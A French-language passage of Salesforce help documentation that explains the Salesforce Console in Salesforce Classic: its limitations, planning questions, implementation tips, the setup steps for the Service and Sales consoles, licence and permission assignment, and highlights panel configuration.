- Si vous quittez une console puis y revenez, les sous-onglets initialement affichés peuvent ne pas se recharger automatiquement. De même, si vous quittez une console en sélectionnant une application dans le menu des applications Force.com, les boutons **Précédent** et **Suivant** de votre navigateur peuvent ne pas fonctionner correctement.
- Lorsque vous enregistrez les modifications apportées à un composant de référence, si un autre composant de référence contient des modifications non enregistrées, elles sont perdues sans message d'avertissement.
- Si vous cliquez sur un lien personnalisé ou sur un lien dans un champ de texte, tel que **http://www.salesforce.com/** dans une `description` de requête, le lien s'affiche dans une fenêtre contextuelle au lieu d'un onglet.
- Si vous actualisez la page Modifier le statut de la requête dans une console, un message d'erreur `Impossible d'accéder à la page` s'affiche.
- Si Chatter est désactivée, vous ne pouvez pas utiliser l'épinglage dans les résultats de recherche.

**Limitations relatives à la personnalisation**

- La console ne prend pas en charge Chatter Messenger ni le Lanceur d'application.
- Certaines pages Visualforce ne s'affichent pas correctement dans une console si elles ne sont pas mises à jour pour cet affichage.
- Si vous activez la protection contre le détournement de clics pour des pages Visualforce dans les paramètres de sécurité de votre organisation Salesforce, les pages Visualforce ne fonctionnent pas correctement.
- La console ne prend pas en charge les pages Visualforce qui utilisent la préférence **Une protection CSRF est requise sur les demandes GET**. Si vous utilisez des pages Visualforce avec la protection CSRF, vos agents peuvent recevoir des erreurs lorsqu'ils tentent d'accéder à la page.
- Les utilisateurs d'un centre d'appels peuvent utiliser un SoftPhone dans une Salesforce Console uniquement s'ils utilisent un adaptateur CTI créé avec la version 3.0 ou 4.0 du CTI Toolkit, ou s'ils utilisent un centre d'appels créé avec Open CTI.
- Live Agent est disponible pour une console uniquement avec Service Cloud.
- Le panneau de présentation des transcriptions Live Agent est modifiable, mais vous ne pouvez pas l'activer pour les utilisateurs.

CONSULTER ÉGALEMENT :

Salesforce Console

# Définition d'une console Salesforce

## Préparation de la configuration de Salesforce Console

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Avant de configurer une console, déterminez si elle doit être conçue pour le service ou pour la vente.

Une console Salesforce est un type d'application personnalisé que vous pouvez adapter pour des agents de support ou des commerciaux. Vous pouvez configurer plusieurs consoles dans votre organisation Salesforce à condition de ne pas dépasser les limitations en applications personnalisées de votre édition. Par exemple, vous pouvez configurer une console pour le service client et une autre pour la télévente. Les Consoles de service et de vente sont presque identiques sauf que les Consoles de service peuvent inclure Live Agent, un outil de chat Web destiné aux agents de support et aux clients.

En préparant la configuration d'une console, tenez compte du type d'utilisateur et des informations auxquelles ils accèdent fréquemment. Pour chaque console, déterminez les objets auxquels les utilisateurs peuvent accéder, les champs à mettre en évidence dans les panneaux de présentation, ainsi que les licences que vous devez attribuer aux utilisateurs pour leur permettre d'utiliser les diverses fonctionnalités Salesforce. Définissez également les enregistrements à afficher sous la forme d'onglets principaux et de sous-onglets.

Sélectionnez l'élément central de votre processus métier en tant qu'onglet principal, et les éléments associés en tant que sous-onglets. Par exemple, vous pouvez définir des comptes en tant qu'onglet principal, et des requêtes et des contacts en tant que sous-onglets. Lors de la configuration d'une console, nous recommandons d'utiliser un nom qui précise sa fonction pour que les utilisateurs la reconnaissent plus facilement. Par exemple, Bureau du service client.

Conseil: Si vous attribuez la licence de fonctionnalité Utilisateur de service Cloud, vous pouvez réviser et personnaliser une console prête à l'emploi en sélectionnant Exemple de console dans le menu des applications Force.com.

CONSULTER ÉGALEMENT :

- Questions de planification de Salesforce Console
- Configuration de Salesforce Console for Service
- Configuration de Salesforce Console for Sales

## Conseils de mise en oeuvre de Salesforce Console

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Avant de mettre en œuvre une console, consultez ces conseils.

**Conseils de mise en oeuvre généraux**

Une console respecte tous les paramètres de sécurité et de partage de votre organisation Salesforce.

Pour obtenir de meilleures performances, nous recommandons aux utilisateurs de console d'adopter le navigateur Google Chrome™ sur des ordinateurs dotés de 8 Go de mémoire vive. Notez que les systèmes 32 bits sont soumis à des limitations en mémoire. Pour tirer pleinement parti d'une mémoire vive supplémentaire, utilisez les versions 64 bits des systèmes d'exploitation et des navigateurs.

Pour améliorer les performances, activez les Limitations d'onglet (sous **Configuration** > **Créer** > **Applications** > **[nom de la console]** > **Modifier**).

Même si le thème d'interface utilisateur Salesforce Classic 2010 n'est pas activé pour votre organisation, les utilisateurs peuvent afficher la nouvelle interface dans toutes les pages d'une console.

Pour afficher les modifications apportées à la configuration dans une console, actualisez votre navigateur.

Vous ne pouvez pas ajouter une console à des portails clients ou des portails partenaires.

**Conseils de mise en oeuvre de Salesforce Console for Service**

Pour pouvoir utiliser une console pour service, les utilisateurs doivent disposer de la licence de fonctionnalité Utilisateur de Service Cloud.

Pour pouvoir utiliser Live Agent dans une console, les utilisateurs doivent disposer de la licence de fonctionnalité Utilisateur de Live Agent.

Si Salesforce Knowledge est configuré, activez le menu latéral Knowledge pour permettre aux utilisateurs de la console d'afficher automatiquement les articles pertinents avec les requêtes sur lesquelles ils travaillent.

CONSULTER ÉGALEMENT :

Préparation de la configuration de Salesforce Console

# Questions de planification de Salesforce Console

Avant de configurer une console, consultez les questions suivantes pour vous aider à optimiser votre mise en œuvre.

**Qui va utiliser une console dans votre organisation Salesforce ?**

Une console est conçue pour les utilisateurs souhaitant retrouver, mettre à jour et créer rapidement des enregistrements. Si les profils d'utilisateurs sont attribués à une application de console, ils peuvent y accéder. Avant de créer une console, nous recommandons de déterminer les profils utilisateur existants vont bénéficier de l'accès à la console, comme des profils attribués aux agents de support ou à une équipe de télévente. Vous pouvez également envisager de créer un profil ou de cloner un profil existant à partir duquel vous pouvez attribuer des utilisateurs à une console. Reportez-vous à Configuration d'une application de Salesforce Console à la page 4546.

**Avez-vous acheté assez de licences de fonctionnalité ?**

Les utilisateurs de Salesforce doivent avoir une licence de fonctionnalité pour utiliser une console. Après avoir configuré une console, vous pouvez attribuer manuellement les licences à des utilisateurs. Reportez-vous à Attribution de la licence de fonctionnalité Service Cloud à des utilisateurs à la page 4544.

**Qui va mettre en œuvre des applications de console pour votre société ?**

Une console est une application composée d'un groupe d'onglets qui agissent ensemble pour faire fonctionner l'application. Salesforce fournit des applications standard, comme Ventes et Centre d'appels. Vous créez une console en tant qu'application personnalisée que les utilisateurs sélectionnent dans le menu des applications Force.com. Si un utilisateur de votre société connaît bien la création d'applications dans Salesforce, cette personne doit mettre en œuvre les applications de console. Reportez-vous à Configuration d'une application de Salesforce Console à la page 4546.

**À quels éléments souhaitez-vous que les utilisateurs accèdent depuis l'onglet de navigation de la console ?**

L'onglet de navigation s'affiche lorsque des utilisateurs sélectionnent une console depuis le menu des applications Force.com. Cet onglet permet aux utilisateurs de sélectionner un objet, comme une requête, un compte ou un contact, et d'afficher la page d'accueil de cet objet. Nous vous recommandons d'ajouter à l'onglet de navigation tous les objets essentiels à votre processus métier. Par exemple, les requêtes sont généralement au centre du processus métier des agents de support. Par conséquent, rendez les requêtes accessibles aux agents dans l'onglet de navigation. Reportez-vous à Configuration d'une application de Salesforce Console à la page 4546.

**Comment voulez-vous afficher dans une console les enregistrements sélectionnés hors des onglets principaux ou des sous-onglets ?**

Une console affiche tous les enregistrements sous forme d'onglets pour permettre aux utilisateurs rechercher, mettre à jour et créer rapidement des enregistrements sur le même écran. Les onglets principaux affichent l'élément principal sur lequel travailler, par exemple un compte. Les sous-onglets affichent des enregistrements associés, comme des requêtes ou des contacts d'un compte. Vous pouvez également définir l'affichage des enregistrements sélectionnés hors des onglets principaux ou des sous-onglets, par exemple lorsque les utilisateurs sélectionnent des requêtes dans des listes de vue ou des résultats de recherche. Reportez-vous à Configuration d'une application de Salesforce Console à la page 4546.

**Quels champs voulez-vous mettre en évidence dans des enregistrements ?**

Une console inclut un panneau de présentation qui affiche les champs les plus importants de chaque enregistrement. Le panneau permet aux utilisateurs d'afficher les informations critiques sans cliquer sur un bouton ou faire défiler une page. Nous vous recommandons de déterminer avec vos utilisateurs les champs les plus importants dans les enregistrements, par exemple les requêtes, les comptes et les contacts, afin de configurer une console qui met en évidence les informations les plus utiles. Reportez-vous à Configuration des panneaux de présentation pour une Salesforce Console à la page 4550

**Souhaitez-vous que les utilisateurs ajoutent des notes à des enregistrements à l'aide de journaux d'interaction ?**

Un journal d'interaction permet aux utilisateurs de la Salesforce Console de rédiger des notes sur les enregistrements qui s'affichent sous les onglets principaux. Vous pouvez créer plusieurs journaux d'interaction et les personnaliser afin d'afficher des champs de tâche spécifiques que différents utilisateurs peuvent mettre à jour. Déterminez vos utilisateurs doivent ajouter les notes à des enregistrements ou directement à des champs de tâche personnalisés dans les enregistrements. Par exemple, certains utilisateurs peuvent utiliser une console pour rechercher et examiner rapidement des enregistrements, et d'autres ajouter ou mettre à jour les informations des enregistrements. Si le premier cas répond à vos besoins, ne configurez pas de journaux d'interaction. De même, s'il n'est pas essentiel pour vos utilisateurs d'ajouter des notes à des enregistrements, libérez de l'espace à l'écran en ne configurant pas de journaux d'interaction. Reportez-vous à Configuration de journaux d'interaction pour une Salesforce Console à la page 4552

**Souhaitez-vous attribuer des journaux d'interaction à des profils utilisateur spécifiques ou à tous les utilisateurs ?**

Les utilisateurs de console n'ajoutent pas tous des notes à des enregistrements à l'aide d'un journal d'interaction. Par conséquent, vous pouvez attribuer des journaux d'interaction à des profils utilisateur spécifiques. Reportez-vous à Attribution de journaux d'interaction à la page 4553.

**Souhaitez-vous afficher des listes dans une console ?**

Les vues de listes permettent aux utilisateurs d'afficher un ensemble spécifique d'enregistrements, par exemple des requêtes fermées ou de nouveaux comptes. Vous pouvez choisir l'affichage des vues de liste dans chaque console, à gauche de l'écran, en haut de l'écran ou en plein écran. Nous vous recommandons d'interroger vos utilisateurs sur leurs préférences d'affichage des listes et de déterminer s'il existe un format d'affichage plus productif pour eux. Reportez-vous à Sélection du mode d'affichage des listes dans une Salesforce Console à la page 4554

**Souhaitez-vous que les utilisateurs de console accèdent à des domaines hors de Salesforce ?**

Déterminez s'il existe des domaines auxquels vous souhaitez donner accès aux utilisateurs depuis une console. Par exemple, il peut être utile d'autoriser les utilisateurs à accéder à `www.google.com` ou vos processus métier peuvent exiger que les utilisateurs accèdent à un système tiers pour travailler. Reportez-vous à Ajout de domaines à la liste blanche d'une Salesforce Console à la page 4559

**Souhaitez-vous que les utilisateurs de console affichent automatiquement des indicateurs visuels lorsque des listes ou des enregistrements sur lesquels ils travaillent sont modifiés ?**

Les notifications automatiques sont des indicateurs visuels dans des listes et des pages de détail d'une console qui signalent toute modification d'un enregistrement ou d'un champ durant une session d'un utilisateur. Par exemple, si deux agents de support travaillent sur la même requête et que l'un modifie la `Priorité`, une notification automatique s'affiche pour l'autre agent afin de l'informer de la modification et lui éviter de refaire le travail. Avant de créer des notifications automatiques, nous recommandons de déterminer quels sont les objets et les champs fréquemment modifiés, puis d'ajouter ces éléments aux notifications automatiques pour aider les utilisateurs. Reportez-vous à Configuration de notifications automatiques pour une Salesforce Console à la page 4559

**Souhaitez-vous ajouter des raccourcis clavier à une console ?**

Les raccourcis clavier permettent aux utilisateurs d'exécuter des actions à l'aide d'une combinaison de touches au lieu d'utiliser une souris. Ils permettent d'utiliser plus efficacement une console. Par exemple, au lieu de saisir des informations de requête et de cliquer sur **Enregistrer**, vous pouvez créer un raccourci clavier qui permet aux utilisateurs de saisir les informations et d'appuyer sur CTRL+S. Avant de créer des raccourcis, nous recommandons de déterminer si des actions ou des combinaisons d'actions fréquentes peuvent être simplifiées à l'aide de combinaisons de touches. Reportez-vous à Personnalisation des raccourcis clavier pour une Salesforce Console à la page 4558

**Souhaitez-vous que les utilisateurs reçoivent et passent des appels téléphoniques depuis une console ?**

Vous pouvez intégrer Salesforce à des systèmes de couplage téléphonie-informatique (CTI) tiers, ou permettre aux développeurs de créer des outils de contrôle d'appels pour Salesforce avec Open CTI. Les deux approches de centre d'appels fonctionnent avec la console et fournissent aux utilisateurs un SoftPhone (téléphone logiciel) avec lequel ils peuvent recevoir et passer des appels téléphoniques. Les utilisateurs d'un centre d'appels peuvent utiliser un SoftPhone dans une Salesforce Console uniquement s'ils utilisent un adaptateur CTI créé avec la version 3.0 ou 4.0 du CTI Toolkit, ou s'ils utilisent un centre d'appels créé avec Open CTI. Reportez-vous à « Configuration d'un centre d'appel » et à « Salesforce Open CTI » dans l'aide en ligne.

**Souhaitez-vous enregistrer automatiquement les sessions pour permettre aux utilisateurs de reprendre leur travail à l'endroit où ils s'étaient arrêtés en se déconnectant ?**

Les sessions utilisateur sont automatiquement enregistrées. Par conséquent, lorsque des utilisateurs ferment leur navigateur ou se déconnectent de Salesforce, ils peuvent continuer à travailler depuis n'importe quel onglet ouvert ou composant de console et avec une taille d'écran personnalisée. Vous pouvez aussi désactiver cette fonctionnalité. Reportez-vous à Enregistrement de sessions utilisateur pour une Salesforce Console à la page 4555.

**Souhaitez-vous ajouter un composant au pied de page d'une console pour permettre aux utilisateurs d'accéder rapidement aux dix derniers onglets qu'ils ont visualisés ou modifiés ?**

Si une console est configurée, vous pouvez ajouter le composant Historique au pied de page et permettre ainsi aux utilisateurs d'accéder rapidement aux onglets principaux récents ou aux favoris, sans les rechercher dans Salesforce. Reportez-vous à Activation du composant Historique pour une Salesforce Console à la page 4556

**Souhaitez-vous afficher automatiquement les articles pertinents de base de connaissances à côté des requêtes dans la console ?**

Si Salesforce Knowledge est configuré, vous pouvez activer le menu latéral Knowledge pour que les utilisateurs qui travaillent sur des requêtes puissent automatiquement voir les articles Knowledge susceptibles de les aider à les résoudre plus rapidement. Reportez-vous à Activation de Knowledge dans une Salesforce Console à la page 4562 et « Élaboration de votre base de connaissances » dans l'aide en ligne.

**Souhaitez-vous que les utilisateurs de console communiquent en temps réel avec des clients ou des visiteurs d'un site Web via des chats en direct en texte brut ?**

Si Live Agent est configuré, vous pouvez l'ajouter à une console pour permettre aux utilisateurs de discuter avec vos clients tout en consultant les données des clients. Reportez- vous à Ajout de Live Agent à la Salesforce Console et « Configuration de Live Agent » dans l'aide en ligne.

**Souhaitez-vous personnaliser, étendre ou intégrer une console à d'autres systèmes ?**

Créez des composants pour personnaliser, étendre ou intégrer la Salesforce Console à d'autres systèmes. Par exemple, vous pouvez créer des composants qui affichent des applications tierces ou un contenu tiers lorsque des utilisateurs affichent des pages spécifiques. Reportez-vous à Composants de console à la page 4582 et « Visualforce » dans l'aide en ligne.

CONSULTER ÉGALEMENT :

Conseils de mise en oeuvre de Salesforce Console

Préparation de la configuration de Salesforce Console

# Configuration des fonctionnalités de Service Cloud avec des modèles Plate-forme de lancement

Déployez et testez les fonctionnalités de Service Cloud en quelques clics. Cette série de modèles facilite la configuration de quelques fonctionnalités populaires de Service Cloud, notamment les configurations de console, ainsi que les rapports et les tableaux de bord essentiels à l'organisation du service.

Pour utiliser les modèles, dans Configuration, saisissez **Plate-forme de lancement** dans la case `Recherche rapide`.

Conseil: Il est préférable d'utiliser la Plate-forme de lancement au préalable dans votre environnement sandbox, afin de tester les nouvelles fonctionnalités sans affecter votre environnement de production en ligne.

Les modèles Plate-forme de lancement ne sont pas pris en charge pour la version 9 ou antérieure d'Internet Explorer.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Configuration de Salesforce Console for Service

Créez et personnalisez une application de console, puis attribuez la licence de fonctionnalité Utilisateur Service Cloud à des utilisateurs.

1. Personnalisez les panneaux de présentation pour tous les objets et activez-les.
2. Créez une application de console et attribuez-la à des profils utilisateur.
3. En option, pour les agents de support :
   - Appliquez une identité de marque à votre console.
   - Sélectionnez le mode d'affichage des listes épinglées.
   - Ajoutez des domaines à la liste blanche.
   - Personnalisez des notifications automatiques.
   - Personnalisez les raccourcis clavier.
   - Activez le menu latéral Knowledge.
   - Configurez les journaux des interactions et attribuez-les aux profils utilisateur.
   - Activez Live Agent (disposnible uniquement pour une console for Service).

     Remarque: Configurez votre implémentation Live Agent avant de l'ajouter à votre console. Si vous ajoutez Live Agent à une console existante, testez votre console avant de la déployer pour vos agents. Vérifiez le fonctionnement des composants du menu latéral.
4. Attribuez la licence de fonctionnalité Service Cloud User aux utilisateurs.

Conseil: Pour ajouter des intégrations tierces et approfondir la personnalisation de la console, les administrateurs avancés et les développeurs Salesforce peuvent créer des composants

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer Salesforce Console for Service :
- Personnaliser l'application

  ET

  Utilisateur de Service Cloud

de console personnalisés ou utiliser un code à l'aide d'une API appelée Salesforce Console Integration Toolkit.

CONSULTER ÉGALEMENT :

- Conseils de mise en oeuvre de Salesforce Console
- Préparation de la configuration de Salesforce Console
- Fonctionnalités configurables de Salesforce Console

# Attribution de la licence de fonctionnalité Service Cloud à des utilisateurs

La licence de fonctionnalité Utilisateur de Service Cloud offre des fonctionnalités Salesforce supplémentaire aux utilisateurs, telles que la Salesforce Console.

Pour attribuer la licence à un utilisateur :

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur **Modifier** en regard du nom d'un utilisateur.
3. Sélectionnez Utilisateur de Service Cloud.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Configuration de Salesforce Console for Service

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour attribuer la licence de fonctionnalité Utilisateur de Service Cloud à des utilisateurs :

- Gérer les utilisateurs internes

# Configuration de Salesforce Console for Sales

Pour activer une console pour la première fois, contactez Salesforce puis attribuez aux utilisateurs la licence d'ensemble d'autorisations et les autorisations utilisateur appropriées.

1. Pour activer la Console for sales pour votre organisation Salesforce, contactez Salesforce.
2. Personnalisez les panneaux de présentation pour tous les objets et activez-les.
3. Attribuez la licence d'ensemble d'autorisations Utilisateur de la console de vente à des utilisateurs.
4. Activez l'autorisation « Console de vente » dans l'ensemble d'autorisations.
5. Attribuer des utilisateurs à l'ensemble d'autorisations. Vous pouvez uniquement attribuer des ensembles d'autorisations comprenant l'autorisation « Sales Console » aux utilisateurs qui disposent d'une licence d'ensemble d'autorisations Utilisateur de la console de vente.
6. En option, pour les commerciaux :
   - Appliquez une identité de marque à votre console.
   - Sélectionnez le mode d'affichage des listes épinglées.
   - Ajoutez des domaines à la liste blanche.
   - Personnalisez des notifications automatiques.
   - Personnalisez les raccourcis clavier.
   - Activez le menu latéral Knowledge.
   - Configurez les journaux des interactions et attribuez-les aux profils utilisateur.
7. Créez une application de console et attribuez-la à des profils utilisateur.

**Conseil:** Pour ajouter des intégrations tierces et approfondir la personnalisation de la console, les administrateurs avancés et les développeurs Salesforce peuvent créer des composants de console personnalisés ou utiliser un code à l'aide d'une API appelée Salesforce Console Integration Toolkit.

CONSULTER ÉGALEMENT :

Activation de l'autorisation utilisateur Console Sales pour une Salesforce Console
Conseils de mise en oeuvre de Salesforce Console
Préparation de la configuration de Salesforce Console
Fonctionnalités configurables de Salesforce Console

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour attribuer des licences d'ensemble d'autorisations :
- Gérer les utilisateurs internes

Pour créer une application de Salesforce Console for Sales :
- Personnaliser l'application

  ET

  Sales Console

## Activation de l'autorisation utilisateur Console Sales pour une Salesforce Console

Lorsque les utilisateurs possèdent une licence pour la Salesforce Console for Sales, ajoutez l'autorisation `Console de vente` à un ensemble d'autorisations.

1. Dans Configuration, saisissez *`Ensembles d'autorisation`* dans la case `Recherche rapide`, puis sélectionnez **Ensembles d'autorisation**.
2. Créez un ensemble d'autorisations. Lors de la création de l'ensemble d'autorisations, sélectionnez le type de licence utilisateur `Aucun` Si d'autres types de licence sont sélectionnés, vous ne pouvez pas ajouter l'autorisation utilisateur `Console for Sales` à cet ensemble d'autorisations.
3. Dans la page Ensemble d'autorisations, cliquez sur **Autorisations d'application**.
4. Sélectionnez l'autorisation `Console de vente`, puis cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration de Salesforce Console for Sales

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des ensembles d'autorisations :
- Gérer les utilisateurs

## Configuration d'une application Salesforce Console

Pour créer une console, les administrateurs doivent créer une application de console.

Walk Through It (nécessite l'autorisation utilisateur « Sales Console » ou la licence Utilisateur de Service Cloud)

Chaque console est une application personnalisée que les utilisateurs sélectionnent dans le menu des applications Force.com. Le nombre d'applications de console que vous pouvez créer dépend des limites en applications personnalisées de votre organisation Salesforce.

1. Dans Configuration, saisissez *`Applications`* dans la case `Recherche rapide`, puis sélectionnez **Applications** et cliquez sur **Suivant**.
2. Cliquez sur **Nouveau**, sélectionnez `Console`, puis cliquez sur **Suivant**. Vous pouvez également copier une console existante en cliquant sur **Cloner** sur la page de détail de la console. Vous devez enregistrer une console copiée avant de pouvoir modifier les notifications push ou les raccourcis clavier qui ont été clonés.
3. Saisissez une étiquette pour l'application, puis cliquez sur **Suivant**. L'étiquette peut inclure jusqu'à 40 caractères, espaces compris. L'étiquette correspond au nom de l'application dans le menu des applications Force.com.
4. Vous pouvez également ajouter un logo personnalisé. Cliquez sur **Insérer une image**, sélectionnez un fichier d'image dans la bibliothèque de documents, puis cliquez sur **Suivant**.
5. Sélectionnez les éléments à inclure dans l'onglet de navigation, puis cliquez sur **Suivant**. Vous ne pouvez ajouter les éléments suivants à l'onglet de navigation : prévisions, idées, réponses, connexions, portails, console, activités (tâches et événements), le lanceur d'application ou les boutons de personnalisation de votre organisation. Les paramètres de visibilité des onglets et le paramètre `Ignorer les personnalisations d'onglets personnels des utilisateurs` ne s'appliquent pas à l'onglet de navigation. Par exemple, vous

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les applications :
- Afficher la configuration

Pour gérer les applications :
- Personnaliser l'application

  ET

  Utilisateur de Service Cloud User OU Sales Console

pouvez accéder aux Comptes depuis l'onglet de navigation, même si `Comptes` est défini comme Onglet masqué dans les profils utilisateur.

6. Choisissez la façon dont s'affichent les éléments qui ne sont pas sélectionnés dans un onglet principal ou un sous-onglet, puis cliquez sur **Suivant**. Par exemple, choisissez si les requêtes s'affichent comme onglets principaux ou comme sous-onglets sur les enregistrements parents quand elles sont sélectionnées à partir des vues de liste, des résultats de recherche ou des fenêtres contextuelles. Cliquez sur :
   - `En tant qu'onglet primaire` pour afficher les enregistrements de l'objet en tant qu'onglets principaux.
   - `En tant qu'onglet secondaire de` pour afficher les enregistrements de l'objet sous la forme de sous-onglets. Dans la liste déroulante, sélectionnez l'enregistrement parent dans lequel les sous-onglets s'affichent. Par exemple, pour afficher les requêtes sous la forme de sous-onglets dans des contacts, sélectionnez Nom du contact (contact) dans la ligne Requêtes. Si les enregistrements parent ne s'appliquent pas, les sous-onglets s'affichent sous la forme d'onglets principaux. Par exemple, si vous affichez les campagnes dans un sous-onglet de pistes et qu'une piste n'appartient pas à une campagne, la campagne s'affiche dans un onglet principal.
7. Si votre organisation possède Service Cloud et Live Agent, vous pouvez également sélectionner `Inclure Live Agent dans cette application`, puis cliquer sur **Suivant**. Si vous choisissez d'inclure un espace de chat pour Live Agent dans votre console, vous pouvez :
   - Sélectionner les enregistrements ou les pages à ouvrir en tant que sous-onglets de sessions de chat.
   - Sélectionnez `Inclure les Articles suggérés de Salesforce Knowledge dans Live Agent` pour afficher l'article outils dans l'espace de travail de chat.
8. Attribuez la Salesforce Console à des profils utilisateur :
   a. Cochez la case `Visible` afin de sélectionner les profils utilisateur pour lesquels l'application est disponible.
   b. Cochez la case `Par défaut` pour définir l'application comme application par défaut de ce profil ; les nouveaux utilisateurs dotés de ce profil verront cette application à leur première connexion. Les profils comportant des limites sont exclus de cette liste.
9. Cliquez sur **Enregistrer**.

Conseil: Pour afficher les modifications apportées à la configuration dans une console, actualisez votre navigateur.

CONSULTER ÉGALEMENT :

Configuration de Salesforce Console for Service

Configuration de Salesforce Console for Sales

Application d'une identité de marque à la Salesforce Console

# Configuration d'une console Salesforce

## Fonctionnalités configurables de Salesforce Console

Un administrateur doit activer et configurer la majorité des fonctionnalités de la console afin de décider comment afficher et utiliser les données.

| Fonctionnalité | Automatiquement activé ? | Disponible dans une Console for Sales | Disponible dans une Console for Service |
|---|---|---|---|
| Panneau de présentation | | ✓ | ✓ |
| Appliquer une identité de marque à une console | | ✓ | ✓ |
| Listes épinglées | ✓ | ✓ | ✓ |
| Enregistrer les sessions utilisateur | ✓ | ✓ | ✓ |
| Favoris et onglets récents | ✓ | ✓ | ✓ |
| Raccourcis clavier | ✓ | ✓ | ✓ |
| Composants d'écrans multiples | ✓ | ✓ | ✓ |
| Composants de la console | | ✓ | ✓ |
| Ajout de domaines à la liste blanche | | ✓ | ✓ |
| Notifications automatiques | | ✓ | ✓ |
| Listes réactives | | ✓ | ✓ |
| Journaux des interactions | | ✓ | ✓ |
| Intégration Softphone | | ✓ | ✓ |
| Menu latéral Knowledge | | ✓ | ✓ |
| Pied de page Knowledge One | | ✓ | ✓ |

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Configurer Salesforce Console for Service :

- Personnaliser l'application

Salesforce Console for Sales :

- Personnaliser l'application

  ET

  Utilisateur de la console de vente

| | |
|---|---|
| Live Agent | ✓ |

CONSULTER ÉGALEMENT :

Salesforce Console

# Panneau de présentation

## Activation des panneaux de présentation de la Salesforce Console

Pour afficher des panneaux de présentation dans une console, vous devez les activer.

1. Modifiez une présentation de page, puis cliquez sur **Propriétés de présentation**.
2. Activez `Panneau de présentation`, puis cliquez sur **OK**.
3. Cliquer sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration de Salesforce Console for Service

Configuration de Salesforce Console for Sales

Configuration des panneaux de présentation pour une Salesforce Console

Champs et format du panneau de présentation

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser des présentations de page :

- Personnaliser l'application

  ET

  Utilisateur de Service Cloud User OU Sales Console

Pour afficher des présentations de page :

- "Afficher la configuration"

# Configuration des panneaux de présentation pour une Salesforce Console

Le panneau de présentation est un tableau personnalisable comprenant jusqu'à quatre colonnes, situé en haut de chaque onglet principal d'une console. Il permet aux utilisateurs de console de consulter les informations clés en un coup d'œil.

Pour modifier un panneau de présentation, survolez-le dans une présentation de page, puis cliquez sur ou double-cliquez sur le panneau. Pour ajouter ou modifier des champs, cliquez sur la colonne appropriée puis sélectionnez les champs dans les listes `Champ supérieur` et `Champ inférieur`. Si les champs que vous souhaitez ajouter ne figurent dans la liste, vous devez d'abord les ajouter à la présentation de page de détail. Les champs peuvent être affichés une fois dans chaque panneau de présentation. Les champs déjà utilisés sont affichés en gris dans la liste de sélection de champs. Les panneaux de présentation de prennent pas en charge les champs de zone de texte enrichi (RTA), les champs de zone de texte long et l'objet Transcript.

Pour supprimer des champs, cliquez sur la colonne appropriée puis sélectionnez -Aucun- dans les listes de champs. Pour ajouter des colonnes, cliquez sur **Ajouter une colonne**. Pour retirer une colonne, survolez-la, puis cliquez sur .

Pour enregistrer les modifications apportées au panneau de présentation, cliquez sur **OK** dans la boîte de dialogue Propriétés du panneau de présentation. Une fois la présentation de page modifiée, cliquez sur **Enregistrer**. Pour afficher des panneaux de présentation dans une console, vous devez les activer.

**Important:** Si vous quittez une présentation de page avant de cliquer sur **Enregistrer**, vous perdez les modifications apportées au panneau de présentation.

CONSULTER ÉGALEMENT :

- Activation des panneaux de présentation de la Salesforce Console
- Champs et format du panneau de présentation

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour personnaliser des présentations de page :

- Personnaliser l'application

  ET

  Utilisateur de Service Cloud User OU Sales Console

Pour afficher les présentations de page :

- "Afficher la configuration"

# Champs et format du panneau de présentation

Avant de configurer un panneau de présentation pour une Salesforce Console, notez les règles de mise en forme ci-dessous.

Un panneau de présentation peut inclure n'importe quelle champ standard ou personnalisé qui a déjà été ajouté à une présentation de page. Chaque panneau peut inclure au minimum une colonne de champs et au maximum quatre colonnes. Chaque colonne peut inclure un ou deux champs, en haut ou en bas.

Lorsque les utilisateurs affichent un panneau de présentation, les champs supérieurs sont affichés en caractères gras avec une police plus grande que les champs inférieurs. Les utilisateurs peuvent visualiser uniquement les champs qu'ils sont autorisés à afficher, sinon ils sont vides. Lorsque les deux champs d'une colonne sont vides, la colonne aussi est vide.

CONSULTER ÉGALEMENT :

- Configuration des panneaux de présentation pour une Salesforce Console
- Activation des panneaux de présentation de la Salesforce Console

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour personnaliser des présentations de page :

- Personnaliser l'application

  ET

  Utilisateur de Service Cloud User OU Sales Console

